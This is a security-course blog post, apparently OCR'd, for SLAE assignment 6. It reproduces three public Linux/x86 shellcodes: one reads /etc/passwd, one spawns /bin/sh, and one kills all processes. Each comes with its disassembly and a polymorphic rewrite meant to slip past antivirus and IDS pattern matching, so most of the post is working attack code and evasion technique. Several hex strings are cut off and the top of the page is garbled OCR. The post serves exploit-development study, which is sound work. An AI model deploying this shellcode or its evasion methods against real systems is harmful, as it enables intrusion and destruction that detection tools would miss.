
MENU

```
\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x73\x73\x77\x64\x68\x63\x2f\x70\x61\x68\x2f\x2f\x65\x74\x89\xe3\xcd\x80\x93\x91\xb0\x03\x31\xd2\x
 | ndisasm -u -
x


 0x64777373
 0x61702f63
 0x74652f2f
p

bx
cx

x
ff


dx
x


bx
```



KARTIK DURG

LIVE YOUR PASSION!!

0X6: POLYMORPHIC_SHELLCODE_EXAMPLE – LINUX/X86

Posted on October 6, 2018 by Kartik Durg

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert Certification
Student ID: SLAE-1233
Assignment: 6
Github repo: https://github.com/kartikdurg

The objective of this assignment is to take up 3+ shellcode from Shell-Storm or Exploit-DB and create a polymorphic version of same to beat pattern matching.
Creating a polymorphic version means, modifying the code so that it is not generic but functionality remains the same. By doing this,detecting a pattern becomes much difficult for AV's and IDS.

In this post, we will see polymorphic examples of following shellcodes:

- Linux/x86 – Tiny Read File Shellcode
- Linux/x86 – Tiny Execve sh Shellcode
- Linux/x86 – Kill all running process

1) LINUX/X86 – TINY READ FILE SHELLCODE

The following shellcode is available on shell-storm which is written by **Geyslan G. Bem:**

Original code:

```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = \
"\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x73\x73\x77\x64\x68\x63\x2f\x70\x61\x68\x2f\x2f\x65\x74\x89\xe3\xcd\x80\x

main ()
{
   // When contains null bytes, printf will show a wrong shellcode length.
    printf("Shellcode Length:  %d\n", strlen(shellcode));
    // Pollutes all registers ensuring that the shellcode runs in any circumstance.
    __asm__ ("movl $0xffffffff, %eax\n\t"
            "movl %eax, %ebx\n\t"
            "movl %eax, %ecx\n\t"
            "movl %eax, %edx\n\t"
            "movl %eax, %esi\n\t"
            "movl %eax, %edi\n\t"
            "movl %eax, %ebp\n\t"

            // Calling the shellcode
            "call shellcode");
}
```

Using ndisasm to view the assembly code:

```
Command-Line
==> echo -ne "\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x73\x73\x77\x64\x68\x63\x2f\x70\x61\x68\x2f\x2f\x65\x74\x89\

00000000 31C9            xor ecx,ecx
00000002 F7E1            mul ecx
00000004 B005            mov al,0x5
00000006 51              push ecx
00000007 6873737764      push dword 0x64777373
0000000C 68632F7061      push dword 0x61702f63
00000011 682F2F6574      push dword 0x74652f2f   ;/etc/passwd
00000016 89E3            mov ebx,esp
00000018 CD80            int 0x80
0000001A 93              xchg eax,ebx
0000001B 91              xchg eax,ecx
0000001C B003            mov al,0x3
0000001E 31D2            xor edx,edx
00000020 66BAFF0F        mov dx,0xfff
00000024 42              inc edx
00000025 CD80            int 0x80
00000027 92              xchg eax,edx
00000028 31C0            xor eax,eax
0000002A B004            mov al,0x4
0000002C B301            mov bl,0x1
0000002E CD80            int 0x80
```

```
00000030 93                xchg eax,ebx
00000031 CD80              int 0x80
```

Modified code:

Lets modify the original code using **MOV** instruction and also make sure that it has same functionality:

```
global _start

section .text
 _start:
        sub ecx,ecx
        mul ecx
        mov al,0x5
        push ecx
        mov dword [esp-4], 0x64777373
        mov dword [esp-8], 0x61702f63
        mov dword [esp-12], 0x74652f2f  ;/etc/passwd
        sub esp, 12
        mov ebx,esp
        int 0x80
        xchg eax,ebx
        xchg eax,ecx
        mov al,0x3
        cdq
        mov dx,0xfff
```

```
        inc edx
        int 0x80
        xchg eax,edx
        xor eax,eax
        mov al,0x4
        mov bl,0x1
        int 0x80
        xchg eax,ebx
        int 0x80
```

2) LINUX/X86 – TINY EXECVE SH SHELLCODE

The following shellcode is available on shell-storm which is written by **Geyslan G. Bem:**

Original code:

```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = \
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
main ()
{
        // When contains null bytes, printf will show a wrong shellcode length.
```

```
        printf("Shellcode Length:  %d\n", strlen(shellcode));

        // Pollutes all registers ensuring that the shellcode runs in any circumstance.
        __asm__ ("movl $0xffffffff, %eax\n\t"
                 "movl %eax, %ebx\n\t"
                 "movl %eax, %ecx\n\t"
                 "movl %eax, %edx\n\t"
                 "movl %eax, %esi\n\t"
                 "movl %eax, %edi\n\t"
                 "movl %eax, %ebp\n\t"
                 // Calling the shellcode
                 "call shellcode");
}
```

Using ndisasm to view the assembly code:

```
Command-Line
==> echo -ne "\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x73\x73\x77\x64\x68\x63\x2f\x70\x61\x68\x2f\x2f\x65\x74\x89\

00000000 31C9            xor ecx,ecx
00000002 F7E1            mul ecx
00000004 B00B            mov al,0xb
00000006 51              push ecx
00000007 682F2F7368      push dword 0x68732f2f  ;; hs//
0000000C 682F62696E      push dword 0x6e69622f  ;; nib/
```

```
00000011 89E3           mov ebx,esp
00000013 CD80           int 0x80
```

Modified code:

Lets make use of **MOV** instruction and modify the hardcoded bytes from the original shellcode:

```
global _start

section .text
_start:
 xor ecx,ecx
 mul ecx
 mov al,0xb
 push ecx

 mov esi, 0x57621e1e
 add esi, 0x11111111            ;; hs//
 mov dword [esp-4], esi

 mov dword [esp-8], 0x6e69622f ;; nib/
 sub esp, 8

 mov ebx,esp
 int 0x80
```

3) LINUX/X86 – KILL ALL RUNNING PROCESS

The following shellcode is available on shell-storm which is written by **gunslinger_:**

Original code:

```
#include <stdio.h>

char *killer=
 "\x31\xc0"                    /* xor    %eax,%eax */
 "\xb0\x25"                    /* mov    $0x25,%al */
 "\x6a\xff"                    /* push   $0xffffffff */
 "\x5b"                        /* pop    %ebx */
 "\xb1\x09"                    /* mov    $0x9,%cl */
 "\xcd\x80"                    /* int    $0x80 */


int main(void)
{
                fprintf(stdout,"Length: %d\n",strlen(killer));
                ((void (*)(void)) killer)();
                return 0;
}
```

Using ndisasm to view the assembly code:

```
Command-Line
==> echo -ne "\x31\xc0\xb0\x25\x6a\xff\x5b\xb1\x09\xcd\x80" | ndisasm -u -

; kill(-1, SIGKILL=9)
00000000 31C0     xor eax,eax
00000002 B025     mov al,0x25
00000004 6AFF     push byte -0x1
00000006 5B       pop ebx
00000007 B109     mov cl,0x9
00000009 CD80     int 0x80
```

As you can see its pretty simple, this code sets **EBX** to **-1**, **EAX** to **0x25** and **ECX** to **9**

Modified code:

```
global _start

section .text
_start:
     ; kill(-1, SIGKILL=9)
     xor ebx,ebx
     dec ebx
     push byte 0x25
```

```
        pop eax
        push byte 9
        pop ecx
        int 0x80
```

---

https://github.com/kartikdurg/SLAE/tree/master/Assignment_0x6

Thank you for reading 🙂

– Kartik Durg

SHARE THIS:

Like

Be the first to like this.

PUBLISHED BY KARTIK DURG

Security Researcher | Threat Hunting | Red Team | OSCP | SLAE | OSCE🤓 PC gamer and a huge fan of ARSENAL FC!! <3

View all posts by Kartik Durg

PREVIOUS POST
0x5: Dissecting_Metasploit_Shellcode – Linux/x86

NEXT POST
0x7: Custom_crypter – Linux/x86

LEAVE A REPLY

Enter your comment here...

SEARCH

Search … SEARCH

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1 other follower

Enter your email address

FOLLOW

BLOG AT WORDPRESS.COM.